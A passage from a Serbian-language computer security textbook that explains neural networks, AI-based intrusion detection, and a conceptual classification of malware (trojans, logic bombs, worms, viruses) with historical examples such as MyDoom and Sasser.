
Pomoću fazi logike je moguće zaključivanje sa nepotpunom i nedovoljno preciznom informacijom, koje se još naziva i aproksimativno zaključivanje. Sistemi na bazi fazi logike (fazi sistemi) nalaze svoju primenu u dijagnosticiranju, upravljanju i predviđanju.

Neuronske mreže


Postoje dve kategorije neuronskih mreža: veštačke i biološke neuronske mreže. Predstavnik bioloških neuronskih mreža je nervni sistem živih bića. **Veštačke neuronske mreže** su veštačke tvorevine razvijene tako da oponašaju biološke nervne sisteme u obavljanju funkcija, kao što su učenje na ograničenom skupu primera i prepoznavanje uzoraka. Dok fazi logika obezbeđuje mehanizam zaključivanja sa nepotpunom i nedovoljno preciznom informacijom, veštačke neuronske mreže pružaju neke izuzetne mogućnosti kao što su mogućnost učenja, prilagođavanja i generalizacije. Uspešno se primenjuju u mnogim oblastima, uključujući prepoznavanje uzoraka, klasifikaciju i kontrolu procesa.

Veštačka neuronska mreža (slika 6.8) je sistem sastavljen od više jednostavnih procesorskih jedinica – **neurona** (slika 6.7), povezanih komunikacionim kanalima - **vezama** sa **težinskim koeficijentima**. Podaci koji se ovim kanalima razmenjuju su obično numerički. Jedinice obrađuju samo svoje lokalne podatke i ulaze koje primaju

preko konekcije. Učenje tipičnih događaja putem primera se ostvaruje preko treninga ili otkrića do tačnih setova podataka ulaza-izlaza koji treniraju algoritam ponavljanjem podešavajući težinske koeficijente veza. Ove veze memorišu znanje neophodno za rešavanje specifičnog problema. Većina neuronskih mreža ima neku vrstu pravila za "obučavanje", čime se koeficijenti veza između neurona podešavaju na osnovu ulaznih podataka. Drugim rečima, neuronske mreže "uče" preko primera (kao što deca uče da prepoznaju konkretan predmet, objekat, proces ili pojavu preko odgovarajućih primera) i poseduju sposobnost za generalizaciju posle trening podataka.



Slika 6.7. *Model neurona*



Slika 6.8. *Model neuronske mreže*

Arhitekturu veštačke neuronske mreže predstavlja specifično uređenje i povezivanje

neurona u obliku mreže. Prema arhitekturi, neuronske mreže se razlikuju prema broju neuronskih slojeva. Obično svaki sloj prima ulaze iz prethodnog sloja, a svoje izlaze šalje narednom sloju. Prvi sloj se naziva ulazni, poslednji je izlazni, ostali slojevi se obično nazivaju skrivenim slojevima. Jedna od najčešćih arhitektura neuronskih mreža je mreža sa tri sloja. Prvi sloj (ulazni) je jedini sloj koji prima signale iz okruženja. Prvi sloj prenosi signale sledećem sloju (skriveni sloj) koji obrađuje ove podatke i izdvaja osobine i šeme iz primljenih signala. Podaci koji se smatraju važnim se upućuju izlaznom sloju, poslednjem sloju mreže. Na izlazima neurona trećeg sloja se dobijaju konačni rezultati obrade. Složenije neuronske mreže mogu imati više skrivenih slojeva, povratne petlje i elemente za odlaganje vremena, koji su dizajnirani da omoguće što efikasnije odvajanje važnih osobina ili šema sa ulaznog nivoa.

Najčešće korišten algoritam za obučavanje neuronskih mreža je propagacija greške unazad (engl. *backpropagation*) - izlaz neuronske mreže se poredi sa željenim izlazom i računaju se greške za svaki čvor u mreži. Neuronska mreža podešava težine veza prema vrednostima greške dodeljenim za svaki čvor. Izračunavanje počinje od izlaznog sloja, preko skrivenih slojeva, prema ulaznom sloju. Nakon modifikacije parametara, na mrežu se dovode novi ulazi. Obučavanje se prekida tek kada mreža bude u stanju da daje izlaze sa zadovoljavajućom tačnošću.

Neuronska mreža se može realizovati na dva načina: hardverski i softverski. Hardverski, neuroni se realizuju kao jednostavna integrisana kola, i fizički su međusobno povezani, oponašajući veze između bioloških neurona. Softverski, mreže se obično simuliraju na tradicionalnim računarima, u kojima je veza između čvorova logička (virtuelna). Oba načina realizacije imaju svoje prednosti i mane. Prednost hardverske realizacije je u tome što može da koristi mogućnost paralelne obrade informacija ukoliko se svakom neuronu u mreži dodeli po jedan procesor. Prednost softverske realizacije na standardnom PC računaru je u tome što se lakše uspostavljaju (i kasnije menjaju) veze između pojedinih neurona u mreži. U praksi se softverska realizacija koristi za testiranje, a konkretna realizacija koja se primenjuje u praksi može biti realizovana i hardverski čime se dobija na brzini.

Primena veštačke inteligencije u IDS sistemima

Veštačka inteligencija u računarskom svetu označava oponašanje ljudskog procesa razmišljanja. Cilj primene veštačke inteligencije u sistemima za detekciju i prevenciju upada jeste da se automatizuje proces korelacije koju inače ljudski mozak može da napravi veoma dobro na bazi ponavljanja velikog broja slučajeva.

Kada se govori o ovoj tematici, treba pomenuti razliku između takozvane “jake” i “slabe veštačke inteligencije”, koju je definisao Mark Kantrowitz sa Carnegie Mellon Universiteta.

- **Jaka veštačka inteligencija** (engl. *strong AI*). Tvrdnja da računari mogu biti

napravljeni takvim da razmišljaju upravo kao ljudsko biće. Tačnije, tvrdnja da može da postoji klasa računarskih programa tako da implementacija takvih programa zaista razmišlja.

- **Slaba veštačka inteligencija** (engl. *weak AI*). Tvrdnja da su računari važni alati u modeliranju simulacije ljudske aktivnosti.

Ova razlika smešta ekspertne sisteme i statističke metode u kategoriju slabih AI (sistema "slabe" veštačke inteligencije). Neuralne mreže su najbolji kandidat za jake AI (sisteme "jake" veštačke inteligencije).

Neuralne mreže su korištene prvi put u sistemim za detekciju upada u ranim osamdesetim godinama prošlog veka kada je Harris korporacija razvila prototip sistema koji je korišćen na VAX VMS mašinama. Sistem je skupljao 11 statističkih mera (elemenata) i koristio je Kohonen Self-Organizing Feature Map (SOFM) da odredi odstupanje od uobičajenih (normalnih vrednosti). U sadašnje vreme, postoje ozbiljna istraživanja vezana za primenu neuralnih mreža u IDS i IPS sistemima.

Neuralne mreže se moraju trenirati tj. podvrgnuti skupu treninga pomoću simuliranih ili stvarnih napada i legalnih pristupa kako bi "naučile" šta su regularni pristupi, a šta su upadi i da bi se mehanizam odlučivanja stalno unapređivao. Jedan od najznačajnijih problema sa neuralnim mrežama je u tome što, dok one mogu biti izvrsne u u otkrivanju uzoraka tj. primera odstupanja (devijacija) u neparametarskim skupovima podataka, one nisu naročito uspešne u opisivanju odstupanja ili objašnjavanja njihovog značaja.

Generalno posmatrano, upotreba sistema veštačke inteligencije u sistemima za detekciju i prevenciju upada je relativno mlada oblast. Postoje značajni pokušaji i istraživanja da se naprave komercijalni proizvodi koji bi upotrebili tehnologiju i mogućnosti neuralnih mreža u ovoj oblasti. Posebna dilema je mogućnost primene neuralnih mreža u svrhu otkrivanja novih tipova napada tj. onih napada koji nisu ranije bili poznati i koje hakeri širom sveta skoro svakodnevno izmišljaju.

Upotreba sistema veštačke inteligencije ima za cilj da se napravi sistem koji je efikasniji od dosadašnjih, sa mogućnošću da njegove odluke budu što preciznije tj. da se smanji mogućnost greške (lažni alarmi – FP i propušteni alarmi – FN), kao i da se postigne veća efikasnost i racionalnost, uštedom u angažovanju ljudskih resursa. Savremeni sistemi za detekciju upada imaju probleme, kako sa FP i FN, takođe i sa čestom potrebom za angažovanjem stručne radne snage za analizu velih logova aktivnosti i pokušaja upada koji se dešavaju u bilo koje doba dana i godine. Ovo izaziva potrebu za ljudskom posadom tj. prisutnošću skoro u režimu 24 x 7 x 365, što izaziva značajne finansijske izdatke.

Sistemi veštačke inteligencije imaju fazu treniranja, kada se radi na njihovom početnom učenju. Obično se oni treniraju u simuliranim uslovima, a nakon toga se u realnim uslovima proveravaju. Pri ovom se, nakon odluke da li je određeni pristup

regularan ili ne, sistemu saopštava stručno mišljenje ili stvaran nalaz sistem administratora tj. osobe ili ekipe koja je neosporno ili sa visokim stepenom sigurnosti utvrdila da li je neko ponašanje bilo regularno ili ne. Sistem posle toga može biti pušten u stvaran rad, a učenje tj. treniranje se može i dalje ponavljati na bazi onog što se naknadno sazna o nekom pristupu tj. uvođenjem povratne veze.

U nekoliko radova vezanih za ovu oblast sam predložio (Dragan Pleskonjić: "Wireless Intrusion Detection and Prevention Systems") primenu višenivovskog i višedimenzinalnog sistema, koji ima nekoliko ključnih komponenti IDS i IPS sistema. Ovaj sistem posebnu pažnju poklanja bežičnim i mobilnim mrežama. U njemu se promoviše kategorija lokalnog odgovora pojedinog elementa, kao i globalni odgovor sistema tj. mreže na napad.

Jedan od ciljeva ovih sistema je međusobno povezivanje i zajedničko korišćenje distribuiranih baza znanja koje se nalaze na različitim lokacijama primene. Ovaj način ubrzava stvaranje deljene baze znanja i smanjuje takozvano "nulto vreme" tj. vreme koje prođe od prve pojave novog tipa napada do trenutka kada su sistemi sposobni da se odbrane. Sistem je time, osim na poznate mehanizme napada rezidentan i na široku klasu novostvorenih vrsta napada.

Sistemi sa veštačkom inteligencijom imaju veću autonomiju u radu od klasičnih sistema, kao i mogućnost automatskog odgovora baziranog na vlastitom ugrađenom sistemu odlučivanja.

Takođe, postoji mogućnost upotrebe statističkih teorija i Bajesove teorije i formule na oblast sistema za detekciju i prevenciju upada u računarske mreže. Ova teorija se koristi intenzivno i vrlo uspešno poslednjih nekoliko godina u nizu komercijalnih proizvoda (mail servera i klijentskih programa za elektronsku poštu) za zaštitu od neželjene pošte.

7

Zlonamerni programi

7.1. Klasifikacija zlonamernih programa

Stroga i precizna definicija zlonamernog programa ne postoji. U zlonamerni softver (engl. *malware*, *malicious software*) jednostavno se ubraja svaki program dizajniran u nameri da na bilo koj način ošteti, oteža ili onemogući korišćenje umreženog ili neumreženog računara. Ovakvi programi postoje u različitim oblicima – neki oblici zahtevaju nosioce, tj. korisne programe, dok su neki samostalni; neki se repliciraju, a drugi ne. Zlonamerni programi mogu raditi neprimetno u pozadini, ili usporiti računar i periodično izazivati zakucavanje ili obaranje sistema. Zavisno od vrste i namene, zlonamerni program može obavljati jednu ili više aktivnosti:


- obaranje performansi sistema, dovođenje sistema u nestabilno stanje, generisanje "neobičnog" ponašanja sistema,
- preusmeravanje zahteva za otvaranjem Web stranica,
- opsluživanje pop-up prozora ili banera sa reklamnim sadržajem,
- praćenje aktivnosti i uznemiravanje korisnika,
- krađa ili uništavanje poverljivih informacija,
- izvršavanje DoS napada na određeni server,
- preuzimanje dodatnog izvršnog koda sa Interneta i instalacija drugih zlonamernih programa,
- smanjivanje sigurnosti sistema, isključivanje sigurnosnih aplikacija,
- modifikacija lozinki na sistemu i dodela prava udaljenog pristupa računaru,
- modifikacija podataka i registry baze,
- oštećenje hardvera.

Iako je najveći broj zlonamernih programa namenjen Microsoft Windows platformama (Windows XP omiljena meta pisaca zlonamernih programa), ugrožene su i UNIX, Linux, Mac OS i Novell Netware platforme. Zlonamerni programi se distribuiraju pomoću deljenih direktorijuma na mreži, priloga elektronske pošte (engl. *e-mail attachment*), otvorenih TCP i/ili UDP portova koji omogućavaju izvršenje udaljenog koda na žrtvi (setite se Sasser crva), peer-to-peer (P2P) mreža, internet messaging (IM) servisa, drugih zlonamernih programa koji će preuzeti maliciozni kod sa neke lokacije na Internetu i instalirati ga na žrtvi.

Inficirani sistemi čiste se specijalnim programima za uklanjanje virusa, crva, trojanaca i špijunskih programa. Međutim, veliki problem predstavljaju zlonamerni programi koji su sposobni da svoje komponente prikriju (na primer, koristeći ključeve u

registry bazi) i time otežaju njihovo uklanjanje sa inficiranog sistema. Programi za uklanjanje virusa i špijunskog softvera će sistem samo prividno očistiti od takvih parazita; nakon čišćenja, zlonamerni softver će se reinstalirati pomoću prikrivenih komponenti. Zbog toga bolji zaštitni programi primenjuju taktiku "bolje sprečiti nego lečiti", pružaju funkcionalnost zaštite sistema u realnom vremenu.

Zlonamerni programi se mogu klasifikovati na dva načina (slika 7.1). Prema jednom kriterijumu, zlonamerni programi se mogu podeliti na one koji zahtevaju **nosioca**, tj. program u kome će biti sakriveni (trojanski konji, virusi) i samostalne, tj. one koji ne zahtevaju nosioca (crvi, špijunski programi). Prema drugom kriterijumu, zlonamerni programi se mogu podeliti na one koji se **repliciraju** (virusi, crvi) i na one koji se ne repliciraju (trojanski konji, logičke bombe).



Slika 7.1. *Podela zlonamernih programa*

Trojanski konji

Sličnost između trojanskog konja opisanog u udžbeniku iz istorije i trojanskog konja opisanog ovde je metodika napada. **Trojanski konji** (ili kraće, trojanci) su zlonamerni programi koji se maskiraju i reklamiraju kao korisni programi kako bi se korisnici prevarili, tj. naterali da te programe pokrenu (sociološki inženjering je očigledno

prisutan). Na primer, trojanac može da bude zlonamerni crv upakovan u formu programa za instalaciju neke manje aplikacije (na primer, setup.exe). Dovoljno je da se ovakva datoteka postavi na neku Web stranicu i da na nju upućuje link poput "besplatan program za ...". Trojanac će najčešće pokušati da zloupotrebi inficirani sistem u cilju krađe poverljivih informacija, slanja crva u elektronskoj pošti radi izvršavanja DoS napada ili korišćenja resursa računara (na primer, procesorskog vremena). Alternativna metoda za širenje trojanskih konja je upotreba crva kao nosioca. Na primer, Baggle je email crv koji je spoofing tehnikom "From" polja u zaglavlju paketa pokušavao da instalira *backdoor* na žrtvi. Kao posebna vrsta trojanaca mogu se izdvojiti logičke bombe (kod ubačen u legitimne programe) koje se aktiviraju pod specijalnim uslovima i mogu oštetiti sistem.

Iako se ne mogu precizno klasifikovati u određene kategorije, u praksi se najčešće pojavljuju sledeće vrste trojanaca: trojanci koji otvaraju "zadnja vrata", nosioci zlonamernog softvera, kradljivci informacija, proksi serveri i programi koji pozivaju telefonske brojeve.

- **Trojanac koji otvara "zadnja vrata"** (engl. *backdoor*) je program koji omogućava udaljenom korisniku da pristupi inficiranom računaru i to najčešće tako da vlasnik računara nije ni svestan "posetioca". Nakon infekcije, napadač može da koristi resurse inficiranog računara, u koje spadaju i poverljive informacije, kao što su lozinke. Kao primer navodimo čuveni Back Orifice 2K (BO2K) koji omogućava da se sa udaljenog računara na računaru na kom se nalazi BO2K server prate pritisnuti tasteri, prenose datoteka, upravlja deljenim direkrorijumima, modifikuje registry baza, pristupi konzolnim programima (kao što je komandni interpreter) preko Telnet servisa, kontrolišu procesi ili preusmere mrežnih zahtevi. Pazite, Back Orifice možete koristiti zlonamerno i dobronamerno, na Vama je da odlučite kako ćete ga koristiti.

- Postoji nekoliko specifičnih vrsta **kradljivaca informacija**. PSW trojanac (skraćeno od engleske reči *password*) pokušaće da pretraži inficirani računar kako bi došao do poverljivih informacija kao što su lozinke, privatni i javni ključevi, sertifikati i/ili detalji vezani za kreditne kartice. Nakon sakupljanja korisnih informacija, PSW trojanac će svom tvorcu poslati e-mail koji sadrži prikupljene podatke, ili će te podatke preneti na neku drugu lokaciju radi skladištenja, kako bi tvorac trojanca kasnije mogao da ih pročita. Inače, ovakve informacije mogu se "pribaviti" i pecanjem (engl. *phishing*), tj. postavljanjem Web stranice (za elektronsku trgovinu) i metodama sociološkog inženjeringa kojim ćete ubediti posetioca sajta da popuni formular koji zahteva navođenje poverljivih podataka (na primer, broja kreditne kartice). Dodatno, žrtvi možete da pošaljete poruku, lažno se predstavite i zatražite od primaoca da poseti tu stranicu. Slične aktivnosti obavljaju i **trojanski špijuni** (engl. *trojan spy*) i takozvani "**obaveštajci**" (engl. *trojan notifiers*). Špijun miruje na inficiranom računaru i beleži pritisnute tastere (engl. *keylogging*), snima ekrane, ili na neki drugi način omogućava napadaču da prati rad korisnika. Obaveštajac šalje

informacije kao što su IP adrese, e-mail adrese i status portova autoru trojanca. Često se koristi kao deo zlonamernog softverskog paketa oji obaveštava autora o uspešnoj instalaciji crva ili *backdoor* trojanca.

- **Nosioci softvera** su, obično, realizovani u vidu trojanskih konja koji se nakon instalacije ponašaju kao magnet za drugi zlonamerni softver. *Downloader* obično miruje na računaru i pokušava sa Interneta da preuzme i instalira drugi zlonamerni softver. Slično se ponaša i *dropper*, koji u izvršnoj datoteci sadrži kod drugih zlonamernih programa. Prilikom pokretanja, dropper će izvršiti ekstrakciju drugog softvera na računar iz svoje izvršne datoteke.

- **Trojanski proksi server** (engl. *trojan proxy*) će pokušati da preobrati inficirani računar u proksi server, čime se udaljenim korisnicima dozvoljava da preko inficiranog računara anonimno pristupe Internetu. Ovim se inficirani računar efikasno pretvara u zombija koji se može iskoristiti za slanje spam poruka ili za učestvovanje u DoS napadu.

- Cilj programa koji pomoću modema pozivaju "egzotične" telefonske brojeve (engl. *dialers*) je da žrtvi (tj. vlasniku računara na kome se izvršavaju) obezbede sumanuti telefonski račun. Nakon toga ih korisnici obično primete. Ukoliko modem nije vezan na telefonsku liniju, ovi programi su bezopasni.

Trojanski konji, u opštem slučaju, inficiraju računar, ali ne i datoteke, što omogućuje njihovu jednostavnu detekciju i uklanjanje sa računara. Oni često kreiraju zapise u registry bazi, kako bi omogućili svoje izvršenje prilikom svakog pokretanja sistema.

Logičke bombe

Logičke bombe su jedna od najstarijih vrsta zlonamernog programa. **Logička bomba** je zlonamerni kod ugrađen u **neki** koristan program koji će se aktivirati kada se ispune odgovarajući uslovi – na primer, u određeno vreme ili određenog datuma, ukoliko je određena datoteka prisutna na disku ili ukoliko se na sistem prijavi određeni korisnik.

Kada se aktivira, logička bomba se najčešće destruktivno ponaša. Na primer, programer može sakriti deo koda koji će brisati projektne datoteke (i bazu podataka u kojoj se evidentiraju zarade zaposlenih) u slučaju da on napusti kompaniju u kojoj radi. Kasnije se taj isti programer može ponovo priključiti kompaniji kao visoko plaćeni konsultant koji će otkloniti "grešku u kodu". Ovakvih slučajeva je zabeleženo do sada nekoliko.

Drugi oblici zlonamernih programa, kao što su virusi i crvi, često sadrže logičke bombe koje će izvršiti neku akciju u unapred određeno vreme ili ukoliko se ispune neki uslovi. Virusi i crvi koriste ovu tehniku kako bi se neprimetno proširili na druge sisteme.

Destruktivne akcije virusa i crva su ponekad takođe izvedene pomoću logičkih bombi. Na primer, virus može obrisati sve datoteke iz nekog direktorijuma ukoliko je tekući datum 1. april (teško da će neko ovo prihvatiti kao prvoaprilsku šalu, osim onog ko je napisao kod virusa) ili petak 13. Neki crvi takođe izvode napade na principu logićklh bombi. Na primer, ukoliko crv izvršava distribuirani DoS napad na žrtvu, napad se mora realizovati pomoću logičke bombe koja će se na velikom broju računara izvršiti u isto vreme.

Da bi se kod uopšte mogao klasifikovati kao logička bomba, akcija koju izvršava mora biti nepoželjna i nepoznata korisniku (do momenta izvršenja). Na primer, shareware programi koji nakon određenog perioda isključuju određenu funkcionalnost i počinju da rade kao besplatne varijante ne mogu se smatrati logičkim bombama.

Crvi

Crvi (engl. worms) su samostalni (engl. stand-alone) programi koji se šire po principu s računara na računar. Uobičajene metode propagacije na žrtvu su upotreba elektronske pošte i Internet servisa (FTP, HTTP). Crv eksploatiše ranjivost žrtve ili koristi metode prevare i obmanjivanja, poznate kao socioliški inženjering (engl. social engineering), kako bi naterao korisnika da ga pokrene. Crvi se mogu se klasifikovati prema metodama propagacije, načinu instalacije i pokretanja i prema karakteristikama kojima se opisuje zlonamerni softver (na primer, polimorfnost, upotreba stealth tehnika). Crvi koji su uspeli da naprave veću štetu koristili su više različitih metoda propagacije.

Prema načinu propagacije crvi se mogu podeliti u sledeće kategorije: e-mail crvi, instant messaging (IM) crvi, Internet crvi, file-sharing i P2P crvi.

- **E-mail crvi** (kao što su Netsky, MyDoom, Sasser.a, Lirva i Gibe) šire se preko inficiranih e-mail poruka kao prilozi (izvršne datoteke) ili linkovi ka inficiranim Web stranicama. Ukoliko se crv širi preko linkova, korisniku se šalje "udica" (engl. *hook*) koja nakon pokretanja otvara u Web čitaču (engl. *browser*) inficirani sajt koji će instalirati crva na žrtvu. E-mail crvi koriste metode sociološkog inženjeringa kako bi naterali korisnika da pokrene program u prilogu ili odgovarajući link. Korisnik dobija poruku sa naslovom tipa "an important thing about you", "critical windows update" ili "meet the love of your life". Ukoliko korisnik pokrene link ili program u prilogu, crv će se aktivirati (ili će ga instalirati neka Web stranica) i inficirati računar. Nakon infekcije računara crv se širi slanjem kopija samog sebe na e-mail adrese koje pribavlja iz resursa inficiranog računara. Crv do ovih adresa dolazi čitanjem podataka iz programa Address Book (karakterističan za Outlook i Outlook Express), pretraživanjem sadržaja datoteka sa odgovarajućom ekstenzijom (crv traži nizove karaktera koji odgovaraju e-mail adresama (nizovi oblika you@yourname.com) i odgovaranjem na svu poštu u poštanskom sandučetu).

Primer e-mail crva je W32/MyDoom.a (poznat i kao Novarg) koji napada Windows 95, NT 4.0, 98, ME, 2000, XP i Server 2003 platforme. Efekti MyDoom.A crva su sledeći: pokušaj izvođenja DoS napada na SCO Web sajt, generisanje neobičnog ponašanja sistema (otvaranje Notepad-a sa gomilom besmislenih karaktera), modifikacija registry baze, omogućavanje udaljenog pristupa računaru (TCP portovi 3127-3198). Crv se širi putem elektronske pošte i P2P mreža. Veličine je 22,528 bajtova. Zašto je MyDoom izazvao epidemiju? Za razliku od većine crva, MyDoom ne pokušava da "obradi" naivnog korisnika porukama u kojima se spominju pornografske fotografije javnih ličnosti. MyDoom koristi metode sociološkog inženjeringa – na primer, poruka "The message contains Unicode characters and has been sent as a binary attachment" ima tehnički prizvuk; naivni korisnici će pomisliti da je prilog legitiman i pokrenuće ga. Drugi razlog epidemije je "tajming" – crv je počeo da se širi iz Sjedinjenih Američkih Država u vreme kada je protok elektronske pošte najveći. Drugi crvi, čije je širenje brzo suzbijeno, nisu imali ovakav "tajming", tako da su kompanije koje se bave anti-virusnom zaštitom mogle da generišu dodatke antivirusnih baza i tako spreče širenje crva.

- **Instant messaging** (IM) crvi se šire pomoću standardnih servisa za poruke kao što su Microsoft MSN and AOL AIM. Crv šalje svim korisnicima link koji ukazuje na inficirani sajt ili datoteku. Kada žrtva pokrene link, računar preuzima i pokreće crva. Crv se zatim instalira na računaru, proverava listu kontakata i svim korisnicima u listi šalje sličnu poruku. Primeri IM crva su JS/CoolNow i Funner.

- **Internet crvi**. Tužno ali istinito: da bi se računar inficirao crvom, dovoljno je da bude povezan na Internet. Neki crvi na Internetu traže ranjive računare, tj. računare na kojima nisu instalirani sigurnosne zakrpe, računare koji nemaju mrežnu barijeru ili računare na kojima su otvoreni neki portovi koje crv može da iskoristi. Kada pronađe takav računar, crv će pokušati da iskoristi propust, tj. da se iskopira i instalira na žrtvi. Tehnike za propagaciju internet crva su: kopiranje crva na deljene mrežne resurse, eksploatacija slabosti operativnih sistema (računari koji nemaju poslednje sigurnosne zakrpe), korišćenje javnih mreža (statičke HTTP stranice i FTP serveri) i *Piggy-backing*, tj. korišćenje drugog zlonamernog softvera kao nosioca (crv najpre identifikuje trojanskog konja ili drugog crva koji je instalirao *backdoor* na žrtvi. Ova funkcionalnost u većini slučajeva dozvoljava crvu da šalje komande žrtvi – na primer, da preuzme i izvrši neku datoteku, najčešće, novog crva).

  Početkom maja meseca 2004. godine pojavila su se dva crva iz familije Sasser. Sasser.A se širi kao e-mail crv i prošao je nezapaženo. Međutim, Sasser.B je malo složeniji, jer koristi LSASS RPC siguirnosni propust nekih Windows operativnih sistema (na primer, Windows XP i Windows 2000 Professional) kako bi zarazio računare povezane na Internet. Sigurnosni nedostatak obeležen je prepisivanjem bafera u LSASS procesu i omogućava udaljenom korisniku (napadaču) da izvrši proizvoljni kod. Po načinu širenja Sasser.B sličan je crvu

Blaster koji je zapamćen kao jedan od većih sigurnosnih incidenata vezanih za crve. Nastao je kao modifikacija već dobro poznatog i još uvek aktivnog crva NetSky. Microsoft je objavio zakrpu koja razrešava LSASS sigurnosni propust; međutim, iako je sigurnosna zakrpa izdata nekoliko dana pre pojave crva, veliki broj računara povezanih na Internet zaražen je u vrlo kratkom vremenskom periodu.

- **File sharing crv** će pokušati može pokušati da se iskopira u potencijalno deljeni direktorijum pod imenom koje navodi korisnika da pomisli da se radi o uslužnoj aplikaciji. Datoteka će tako postati vidljiva svakom ko ima pristup tom direktorijumu. Korisnici će preuzeti datoteku sa mreže i pokrenuti je, misleći da je to korisna aplikacija, što će rezultovati infekcijom računara. **P2P crv** se kopira u neki P2P deljeni direktorijum. Nakon toga, P2P mreža odrađuje dalji posao oko propagacije crva: informiše druge korisnike o postojanju novog resursa i obezbeđuje infrastrukturu za preuzimanje datoteke. Složeniji P2P crvi oponašaju protokole P2P mreža – ovi crvi odgovaraju potvrdno na sve zahteve i, umesto prave datoteke, korisnicima nude telo crva. Primer P2P crva je Benjamin. Benjamin koristi Kazaa P2P mrežu za razmenu datoteka za svoju propagaciju. Kazaa mreža dozvoljava korisnicima da međusobno razmenjuju datoteke koristeći Kazaa klijentski softver.

Virusi

Verovatno su najpodmuklija vrsta od svog raspoloživog zlonamernog softvera. Česti efekti infekcije virusima su brisanje vežnih datoteka i/ili dovođenje sistema u stanje u kome ne može normalno da se koristi. Za razliku od crva, virusi ne koriste mrežne resurse za širenje, ali se mogu širiti preko mreže kao deo nekog crva. Virusi se šire oslanjajući se na činjenicu da korisnik ne zna da je poslao inficiranu datoteku kao prilog e-mail poruke ili da je prijatelju polonio CD na kome se nalazi aplikacija zaražena virusom.

Virusi se mogu klasifikovati prema okruženju u kome virus može da obavi inficiranje drugih objekata, i prema metodama infekcije, tj. tehnikama za umetanje virusa u neki objekat. Okruženje u kome se virusi mogu naći su sistemi datoteka i okruženja za izvršenje makroa i skriptova (engl. *script host*).

Fajl-sistem virusi

Fajl-sistem virusi koriste jednu ili više vrsta fajl sistema za širenje. Najveći broj ovih virusa inficira izvršne fajlove. Prema metodama infekcije fajl sistem virusi se mogu podeliti na:

- viruse koji prepisuju postojeći kod (engl. *overwriting*),

- parazitske viruse (engl. *parasitic*),
- pridužujuće viruse (engl. *companion*),
- virusi startnog zapisa (engl. *boot-sector*).

Virusi koji prepisuju postojeći kod koriste najjednostavniji metod infekcije: virus menja deo koda inficirane datoteke svojim kodom, a datoteka nakon toga postaje neupotrebljiva. Ovi virusi se, zbog toga, lako detektuju, ali se teško čiste jer antivirusni softver ne zna kako da rekonstruiše originalni kod datoteke. Metoda zaštite koja donekle može obezbediti rekonstrukciju uništenih datoteka je povremeno kopiranje svih izvršnih datoteka u neki zaštićeni direktorijum, tj. čuvanje kopija zdravih izvršnih datoteka u karantinu.

Parazitski virusi dodaju svoj kod u datoteku tako da datoteka ostane delimično ili potpuno funkcionalna. Virus može upisati svoj kod:

- na početak datoteke (engl. *prepending*)

  Ovi virusi mogu dodati svoj kod pomeranjem zdravog koda sa početka na kraj izvršne datoteke i upisivanjem malicioznog koda na početak. Alternativno, virus može dodajti kod zdrave datoteke na svoj kod. U oba slučaja, nakon pokretanja inficirane datoteke, najpre se izvršava kod virusa. Kako bi održao integritet aplikacije, virus može privremeno očistiti inficiranu datoteku, dozvoliti joj da se normalno izvrši, a zatim je ponovo inficirati. U tom slučaju, virus može da koristi privremene datoteke za skladištenje čistih verzija inficirane datoteke, ili da očisti aplikaciju u memoriji i sredi potrebne memorijske adrese.

- na kraj datoteke (engl. *appending*)

  Većina virusa pripada ovoj kategoriji. Virus najpre dopisuje svoj kod na kraj inficirane datoteke, a zatim modifikuje ulaznu tačku (engl. *entry-point*) u zaglavlju datoteke kako bi osigurao da će se pre izvršenja samog programa izvršiti maliciozni kod. Ovi virusi se lako detektuju i čiste sa izvršnih datoteka na osnovu antivirusnih definicija.

- unutar postojećeg koda (engl. *inserting*)

